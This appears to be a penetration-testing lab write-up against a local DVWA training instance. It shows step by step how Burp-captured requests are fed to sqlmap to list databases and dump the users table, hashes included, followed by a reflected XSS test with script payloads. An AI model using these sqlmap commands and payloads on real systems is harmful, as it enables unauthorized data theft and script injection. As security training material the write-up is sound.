
1) Sql Injection

- **Navigate:** http://192.168.159.131/dvwa/
- **Login (default creds):** admin:password
- Set DVWA Security Level to **Low**
- Select the sql injection tab
- In burp suite open proxy tab and click **intercept on**.
- Enter sql text in textbox and click submit
- Copy the request and paste in a file in kali linux.
- Replace **sql** with *




07:04:0... HT... → Request GET http://192.168.159.131/dvwa/vulnerabilities/sqli/?id=sql&Submit=Submit

```
GET /dvwa/vulnerabilities/sqli/?id=sql&Submit=Submit HTTP/1.1
Host: 192.168.159.131
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.159.131/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=3a5b5d32fee0ca451e236c8453a1c71b
Connection: keep-alive
```


More info: http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled




```
GET /dvwa/vulnerabilities/sqli/?id=*&Submit=Submit HTTP/1.1
Host: 192.168.159.131
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.159.131/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=3a5b5d32fee0ca451e236c8453a1c71b
Connection: keep-alive
```

- Run the command in the kali terminal
  sqlmap -r sqli.txt --batch –dbs
- Sqlmap fetched some database




```
[07:05:40] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

- Capture the tables available in the **dvwa database**
  sqlmap -r sqli.txt --batch -D dvwa –tables




```
[07:06:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[07:06:34] [INFO] fetching tables for database: 'dvwa'
[07:06:34] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

- Capture the columns available in the **users table**
  sqlmap -r sqli.txt --batch -D dvwa -T users –columns



```
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+
```

- Now capture all data available in the **users table**
  sqlmap -r sqli.txt --batch -D dvwa -T users --dump




```
Database: dvwa
Table: users
[5 entries]
+---------+---------+------------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                               | password                                    | last_name | first_name |
+---------+---------+------------------------------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+------------------------------------------------------+---------------------------------------------+-----------+------------+
```

- Successfully enumerated databases, confirming SQL Injection

2) Check for XSS (manual payloads)

- **Navigate:** http://192.168.159.131/dvwa/
- **Login (default creds):** admin:password
- Set DVWA Security Level to **Low**
- Select the **xss reflected** tab
- In burp suite open proxy tab and click **intercept on**.
- Enter text ‘**xss**’ in textbox and click submit



```
Time       Type  Direction   Method  URL                                                         Status code
07:36:3... HT... → Request   GET     http://192.168.159.131/dvwa/vulnerabilities/xss_r/?name=xss
```

Request

```
GET /dvwa/vulnerabilities/xss_r/?name=xss HTTP/1.1
Host: 192.168.159.131
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.159.131/dvwa/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=3a5b5d32fee0ca451e236c8453a1c71b
Connection: keep-alive
```

Damn Vulnerable Web A...

Not secure 192.168.159.131/dvwa/vulnerabilities/xss_r/?name=xss#

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? xss Submit

Hello


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


- In name parameter give the below script which will popup alert in the website **<script>alert(1)</script>**



```
Time       Type  Direction   Method  URL                                                         Status code
07:43:5... HT... → Request   GET     http://192.168.159.131/dvwa/vulnerabilities/xss_r/?name=xss
```

Request

```
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert(1)</script> HTTP/1.1
Host: 192.168.159.131
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://192.168.159.131/dvwa/vulnerabilities/xss_r/?name=%3cscript%3eoner
ror%3dalert%3bthrow%201%3c%2fscript%3e
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=3a5b5d32fee0ca451e236c8453a1c71b
```



192.168.159.131 says

1

What's your name?

Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

- Successfully executed JavaScript payloads, confirming Cross-Site Scripting (XSS).